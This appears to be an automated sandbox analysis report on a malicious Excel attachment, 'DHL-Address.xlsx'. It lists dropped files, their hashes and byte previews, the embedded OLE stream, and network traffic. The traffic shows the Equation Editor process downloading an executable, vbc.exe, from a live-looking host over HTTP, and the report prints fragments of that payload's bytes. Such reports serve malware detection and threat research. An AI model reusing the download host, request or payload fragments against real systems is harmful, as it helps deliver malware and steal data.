File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\102D7B51.jpeg	
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5B636490.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.0152876288887174
Encrypted:	false
SSDEEP:	3072:WXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cy:EahIFdyiaT2qtXw
MD5:	6DAD8275F83B986347FE666567C7FFD0
SHA1:	51F5A7972D7E082B5EE36B2680EEA2EE75BBFEEE
SHA-256:	03B22F8AD84430F5C1064C38D88F66F2A224BF97DDC82A21AAB379C6078B917D
SHA-512:	32BB953D0F9DB9FA01FA1874A229766EB6ED57F177B18748899EC32375DB070AC32C7DBFBA08305F69C81401135397651D2FED6B4FFFC93844734BEB1E8E7106
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....I.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....)...).....).t.). .N.R..)...)....\.)...)..N.R..)...). ....ySQ..)...). .....E..zSQ.....?.....X...%...7.....{ .@.....C.a.l.i.b.r.....).X.....). .)..2LQ.....\.)\.)..{JQ.....)...E.dv.....%.....%.....%.....!.....I.....".....%.....%.....%.....T...T.....@.E.@T.....L.....I.....P... ...6...F.....EMF+* @..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FC5A891E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Temp\CabCFB4.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj

C:\Users\user\AppData\Local\Temp\CabCFB4.tmp	
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\TarCFB5.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	modified
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....20101221490 4Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\Desktop\~$DHL-Address.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	843776
Entropy (8bit):	7.300736524263088
Encrypted:	false
SSDEEP:	12288:8XT4rp65D+SL7y7INIIdGZMonTVA2Wsa8tpJKS:VhSJNILZn62WJ8td
MD5:	B232B5C7754D932B07C0D47F934EFBFE
SHA1:	7C3D92552F6EBAB8956727BEECAAC5D22C87A55B
SHA-256:	3311CEA59262B019A69FB72B72A36FC8E55D48A0F14F853B3A52FC8740542E99
SHA-512:	4E3ABE570FA413FB74B1EFCF56560D5275CBCAF8217779E46DC65E13C2185C23F0BE2B01B91DCB5AEAD24C6F68E8F84B432B7EFBA87F2CC835BFA2848A406740
Malicious:	**true**

C:\Users\Public\vbc.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L....._..............P............>.... ....@.. ....@.......... .@....................................O........................... ....H...........text...D.... ....`.rsrc..............................@..@.reloc....... . ...@..B................ ....H.......<X..(....*&..(.....*.s ....s!........s"........s#........s$........*...0...........~....o%....+..*.0...........~....o& ....+..*.0...........~....o'....+..*.0...........~....o(....+..*.0...........~....o)....+..*&..(*....*...0..<........~.....(+.....,!r...p.....(,...o-...s............~.....+..*.0...........~.....+..*"......*.0...........(....r=.. p~....o/....+..*...0..<........~.....(+.....,!rG..p.....(,

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.995116916272445
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	DHL-Address.xlsx
File size:	600867
MD5:	5de2e8bdb620804fd22d76f1e9fedf6e
SHA1:	942ce29cd8138a1594ee416debf753d8eaa71528
SHA256:	f5c3bea5b81c221bc8737bd8489154745c8d6644d7d19484218151f9a1c1f656
SHA512:	f24f1d93e61dffe4c48995e0a1ef039b7346cbd9f94a65dffac4d360b5f7419306bcffd57f403a7a6764dd38d7ec9b59e1d0462703f834edc368c38bda939e53
SSDEEP:	12288:pT8QDq8fMa8L7PerWcF35XNjlko4RH2SMU6ZHAz1OJicXVh/2DV3:tTrUa8LaWkPBdWI1YiJ53
File Content Preview:	PK..........!..cm............[Content_Types].xml ...(...

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/339078/sample/DHL-Address.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Author:	
Last Saved By:	
Create Time:	2006-09-16T00:00:00Z
Last Saved Time:	2021-01-13T08:51:14Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	12.0000

Streams

Stream Path: \x1Ole, File Type: data, Stream Size: 20

General	
Stream Path:	\x1Ole
File Type:	data
Stream Size:	20
Entropy:	0.568995593589
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	01 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x1oLe10NatIve, File Type: data, Stream Size: 406296

General	
Stream Path:	\x1oLe10NatIve
File Type:	data
Stream Size:	406296
Entropy:	7.99509276826
Base64 Encoded:	True
Data ASCII:	. . . . . i 5 . ? R . . . [. . & A . . . . . % . . . 2 . X . . . . . U . V . . . . . y) . . . . . E . X . . B . . . o . o . ~ . . ' o . Z . . . . t . v } . . t . . . . k . . . . . , ... T . . % I . . { p u . . . P . . . z . 0 < . . . c 1 . u . . . . . H . . . v . D . . I . . O Y . . . Z . . . . 2 _ . . . . n 5 . . . . F . f . . $ & o . . > . 2 . D . 3 . . . " . . t . . . a ! d . . ~ . 0 u ; . 3 . . . . . 8 . . E $. 4 . V . O . . U . . D . ^ . . . _ . V . . . . . 5 j . . . . 1 . .
Data Raw:	e6 cd fd 03 02 69 35 d8 3f 52 01 08 9e 5b b8 8a 26 41 db 05 b2 96 04 25 8b 10 8b 32 bd 58 98 b9 ff f7 d5 8b 55 09 56 ff d2 05 b8 1b 79 29 05 d6 11 8d d6 ff e0 a3 1f 45 dd 58 07 c2 42 00 8c 98 6f ad d2 6f 15 7e c7 b0 27 6f bc 5a f6 20 17 01 f2 74 89 76 7d 20 b5 b4 74 9e b4 82 9d 6b b6 e6 d8 90 eb f8 2c d9 b8 d1 a4 54 03 dc 25 49 1c e5 7b 70 75 e4 83 11 50 84 05 b4 7a 83 30 3c ba ad

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 13:17:21.988862038 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.162621021 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.162832975 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.163568020 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.339915037 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.339965105 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.340003967 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.340055943 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.340075970 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.340146065 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.340153933 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.340158939 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.514180899 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.514231920 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.514280081 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.514326096 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.514339924 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.514375925 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.514379025 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.514383078 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.514400005 CET	49165	80	192.168.2.22	192.210.214.178

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 13:17:22.514419079 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.514425039 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.514458895 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.514488935 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.514496088 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.514523983 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.514544964 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691092968 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691152096 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691190958 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691214085 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691234112 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691241980 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691246986 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691274881 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691288948 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691313982 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691327095 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691351891 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691366911 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691430092 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691390991 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691485882 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691500902 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691528082 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691566944 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691567898 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691576004 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691616058 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691617966 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691659927 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691668034 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691699028 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691710949 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691736937 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691750050 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691776037 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.691790104 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.691833973 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.695110083 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.865525961 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865576982 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865614891 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865653038 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865689039 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865726948 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865763903 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865811110 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865808964 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.865850925 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.865854025 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865856886 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.865875006 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.865892887 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865922928 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.865930080 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865936041 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.865969896 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.865993023 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.866007090 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.866035938 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.866044998 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.866063118 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.866082907 CET	80	49165	192.210.214.178	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 13:17:22.866101027 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.866130114 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.866139889 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.866190910 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.866199017 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.866245031 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.866262913 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.866283894 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.866298914 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.866322041 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.866336107 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.866358995 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.866372108 CET	49165	80	192.168.2.22	192.210.214.178
Jan 13, 2021 13:17:22.866395950 CET	80	49165	192.210.214.178	192.168.2.22
Jan 13, 2021 13:17:22.866436958 CET	49165	80	192.168.2.22	192.210.214.178

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 13:17:21.147867918 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:17:21.508595943 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 13:17:21.509027958 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:17:21.856992006 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 13:17:21.857408047 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:17:21.913824081 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 13:17:21.914427996 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:17:21.970621109 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 13:19:00.284296989 CET	53099	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:19:00.342308998 CET	53	53099	8.8.8.8	192.168.2.22
Jan 13, 2021 13:19:02.322484016 CET	52838	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:19:02.370596886 CET	53	52838	8.8.8.8	192.168.2.22
Jan 13, 2021 13:19:02.371534109 CET	52838	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:19:02.419559956 CET	53	52838	8.8.8.8	192.168.2.22
Jan 13, 2021 13:19:02.458683968 CET	61200	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:19:02.515177011 CET	53	61200	8.8.8.8	192.168.2.22
Jan 13, 2021 13:19:02.515755892 CET	61200	53	192.168.2.22	8.8.8.8
Jan 13, 2021 13:19:02.563786030 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 13:17:21.147867918 CET	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	globuserin essserverf iletransfe rprotocol. mangospot.net	A (IP address)	IN (0x0001)
Jan 13, 2021 13:17:21.509027958 CET	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	globuserin essserverf iletransfe rprotocol. mangospot.net	A (IP address)	IN (0x0001)
Jan 13, 2021 13:17:21.857408047 CET	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	globuserin essserverf iletransfe rprotocol. mangospot.net	A (IP address)	IN (0x0001)
Jan 13, 2021 13:17:21.914427996 CET	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	globuserin essserverf iletransfe rprotocol. mangospot.net	A (IP address)	IN (0x0001)
Jan 13, 2021 13:19:00.284296989 CET	192.168.2.22	8.8.8.8	0x5aac	Standard query (0)	smtp.priva teemail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 13:17:21.508595943 CET	8.8.8.8	192.168.2.22	0xfc39	No error (0)	globuserinessserverfiletransferprotocol.mangospot.net		192.210.214.178	A (IP address)	IN (0x0001)
Jan 13, 2021 13:17:21.856992006 CET	8.8.8.8	192.168.2.22	0xfc39	No error (0)	globuserinessserverfiletransferprotocol.mangospot.net		192.210.214.178	A (IP address)	IN (0x0001)
Jan 13, 2021 13:17:21.913824081 CET	8.8.8.8	192.168.2.22	0xfc39	No error (0)	globuserinessserverfiletransferprotocol.mangospot.net		192.210.214.178	A (IP address)	IN (0x0001)
Jan 13, 2021 13:17:21.970621109 CET	8.8.8.8	192.168.2.22	0xfc39	No error (0)	globuserinessserverfiletransferprotocol.mangospot.net		192.210.214.178	A (IP address)	IN (0x0001)
Jan 13, 2021 13:19:00.342308998 CET	8.8.8.8	192.168.2.22	0x5aac	No error (0)	smtp.privateemail.com		199.193.7.228	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- globuserinessserverfiletransferprotocol.mangospot.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	192.210.214.178	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 13:17:22.163568020 CET	1	OUT	GET /csrss/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: globuserinessserverfiletransferprotocol.mangospot.net Connection: Keep-Alive
Jan 13, 2021 13:17:22.339915037 CET	2	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 12:17:21 GMT Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7 Last-Modified: Wed, 13 Jan 2021 09:01:13 GMT ETag: "ce000-5b8c461903ba5" Accept-Ranges: bytes Content-Length: 843776 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 d9 b6 fe 5f 00 00 00 00 00 00 00 00 e0 00 02 